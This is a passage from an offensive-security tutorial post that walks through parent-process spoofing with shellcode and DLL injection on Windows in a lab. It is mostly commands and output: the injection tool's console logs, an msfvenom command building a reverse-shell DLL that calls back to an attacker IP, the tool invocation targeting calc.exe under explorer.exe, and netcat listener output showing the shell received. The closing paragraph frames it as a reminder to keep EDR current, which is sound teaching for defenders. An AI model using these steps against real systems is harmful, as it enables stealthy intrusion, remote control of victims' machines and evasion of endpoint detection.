[!] Handle 736 opened for the process id 4764.
[!] Allocating memory to inject the shellcode.
[!] Memory for injecting shellcode allocated at 0x1442291777536.
[!] Writing the shellcode at the allocated memory location.
[!] Shellcode written in the process memory.
[!] Creating remote thread to execute the shellcode.
[+] Successfully injected the shellcode into the memory of the process id 4764.

C:\Users\Public>
```

As desired, calc.exe has been loaded with our provided shellcode under the explorer.exe process

Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-9GSGKO9\hex]

File Options View Process Find Users Help

<Filter by name>

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
Registry		2,084 K	73,512 K	88		
System Idle Process	97.59	56 K	8 K	0		
System	< 0.01	192 K	152 K	4		
Interrupts	< 0.01	0 K	0 K	n/a	Hardware Interrupts and DPCs	
smss.exe		496 K	1,204 K	308		
Memory Compression		164 K	11,920 K	1648		
csrss.exe		1,724 K	5,188 K	432		
csrss.exe	< 0.01	1,732 K	5,036 K	508		
wininit.exe		1,428 K	6,928 K	528		
winlogon.exe		2,768 K	12,052 K	592		
fontdrvhost.exe		3,136 K	7,096 K	952		
dwm.exe	< 0.01	94,228 K	133,180 K	1020		
explorer.exe	< 0.01	70,620 K	139,548 K	4040	Windows Explorer	Microsoft Corporation
SecurityHealthSystray.exe		1,760 K	8,792 K	6300	Windows Security notification ...	Microsoft Corporation
vmtoolsd.exe	< 0.01	17,280 K	33,824 K	5664	VMware Tools Core Service	VMware, Inc.
proceXP64.exe	< 0.01	22,764 K	40,000 K	7428	Sysinternals Process Explorer	Sysinternals - www.sysinter...
cmd.exe		2,716 K	4,392 K	5500	Windows Command Process...	Microsoft Corporation
conhost.exe		7,220 K	19,108 K	5504	Console Window Host	Microsoft Corporation
nc64.exe	< 0.01	900 K	4,756 K	1332		
cmd.exe		2,848 K	9,544 K	1324	Windows Command Process...	Microsoft Corporation
calc.exe		1,424 K	5,688 K	3264	Windows Calculator	Microsoft Corporation
cmd.exe		4,396 K	4,096 K	1052	Windows Command Process...	Microsoft Corporation
conhost.exe		6,984 K	15,840 K	3300	Console Window Host	Microsoft Corporation

And, as expected a reverse shell has been received!

```
(root@kali)-[~]
# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.119] 1062
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Public>whoami
whoami
desktop-9gsgko9\hex

C:\Users\Public>
```

Now, the same tool can also be used to inject DLLs in the desired exe using calls like VirtualAllocEx and WriteProcessMemory.

We first need to create our DLL using msfvenom

```
msfvenom -p windows/x64/shell_reverse_tcp exitfunc=thread LHOST=192.168.0.89
LPORT=1234 -f dll > shell.dll
```

```
(root@kali)-[~]
# msfvenom -p windows/x64/shell_reverse_tcp exitfunc=thread LHOST=192.168.0.89 LPORT=1234 -f dll > shell.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 8704 bytes
```

Now, we can use ProcessInjection.exe with /t:2 for DLL injections to target calc.exe and injecting shell.dll in it like:

```
ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe" /path:shell.dll  
/parentproc:explorer /t:2
```

```
C:\Users\Public>ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe" /path:shell.dll /parentproc:explorer /t:2  
ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe" /path:shell.dll /parentproc:explorer /t:2
```

```
#####  
#                               #  
# [D][O][W][N]L[O][A][D]I[N]G #  
# [P][R][O][C][E][S][S] #  
#                               #  
#####  
  
[!] Process running with DESKTOP-96SGK09\hex privileges with MEDIUM / LOW integrity.  
[!] Parent process ID found: 4820.  
[>>] Parent Process Spoofing with DLL Injection Technique.  
[!] Handle 708 opened for parent process id.  
[!] Adding attributes to a list.  
[!] New process with ID: 5680 created in a suspended state under the defined parent process.  
[!] Obtaining the handle for the process id 5680.  
[!] Handle 756 opened for the process id 5680.  
[!] 140711847784992 is the address of the LoadLibraryA exported function.  
[!] Allocating memory for the DLL path.  
[!] Memory for injecting DLL path is allocated at 0x2511190360064.  
[!] Writing the DLL path at the allocated memory location.  
[!] DLL path written in the target process memory.  
[!] Creating remote thread to execute the DLL.  
[+] Successfully injected the DLL into the memory of the process id 5680.
```

As expected a reverse shell has been received upon successful execution of the DLL

```
(root@kali)-[~]
# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.119] 1051
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Public>whoami
whoami
desktop-9gsgko9\hex

C:\Users\Public>
```

Upon inspecting processes in the admin system using process explorer we see that explorer.exe has a child calc.exe which in turn is running our DLL using rundll library

Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-9GSGK09\hex]

File Options View Process Find Users Help

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
Registry		1,812 K	72,996 K	88		
System Idle Process	96.34	56 K	8 K	0		
System	< 0.01	192 K	152 K	4		
Interrupts	< 0.01	0 K	0 K	n/a	Hardware Interrupts and DPCs	
smss.exe		492 K	1,188 K	308		
Memory Compression		148 K	31,376 K	1512		
csrss.exe		1,640 K	5,144 K	412		
wininit.exe		1,340 K	6,928 K	484		
csrss.exe	< 0.01	1,672 K	4,980 K	500		
winlogon.exe		2,472 K	11,572 K	576		
fontdrvhost.exe		3,048 K	6,748 K	732		
dwm.exe	< 0.01	93,008 K	128,960 K	996		
explorer.exe	< 0.01	69,616 K	135,888 K	4820	Windows Explorer	Microsoft Corporation
SecurityHealthSystray.exe		1,808 K	8,060 K	5860	Windows Security notification area icon	Microsoft Corporation
vmtoolsd.exe	< 0.01	17,052 K	32,996 K	7240	VMware Tools Core Service	VMware, Inc.
procexp64.exe	< 0.01	22,036 K	39,272 K	7924	Sysinternals Process Explorer	Sysinternals, Inc.
cmd.exe		2,728 K	4,120 K	5884	Windows Command Prompt	Microsoft Corporation
conhost.exe		7,232 K	18,952 K	4924	Console Window Host	Microsoft Corporation
nc64.exe	< 0.01	956 K	4,780 K	2496		
cmd.exe		2,348 K	3,932 K	4840	Windows Command Prompt	Microsoft Corporation
calc.exe		1,312 K	5,340 K	5680	Windows Calculator	Microsoft Corporation
rundll32.exe		936 K	3,628 K	8180	Windows host process (Rundll32.exe)	Microsoft Corporation
cmd.exe		2,348 K	4,064 K	7196	Windows Command Prompt	Microsoft Corporation
conhost.exe		6,944 K	15,816 K	8044	Console Window Host	Microsoft Corporation

Conclusion

The technique is being widely used by attackers to conduct stealthy operations and increase threat hunters round about time to detect the Indicators of Compromise. Many EDR solutions that are rather outdated and unpatched can be easily evaded using this technique. Through this article we intend to emphasize upon the importance of keeping updated EDR solutions in organisations and using smart detection features in good products that can catch such techniques. Hope you liked the article. Thanks for reading.

Author: Harshit Rajpal is an InfoSec researcher and left and right brain thinker. Contact [here](#)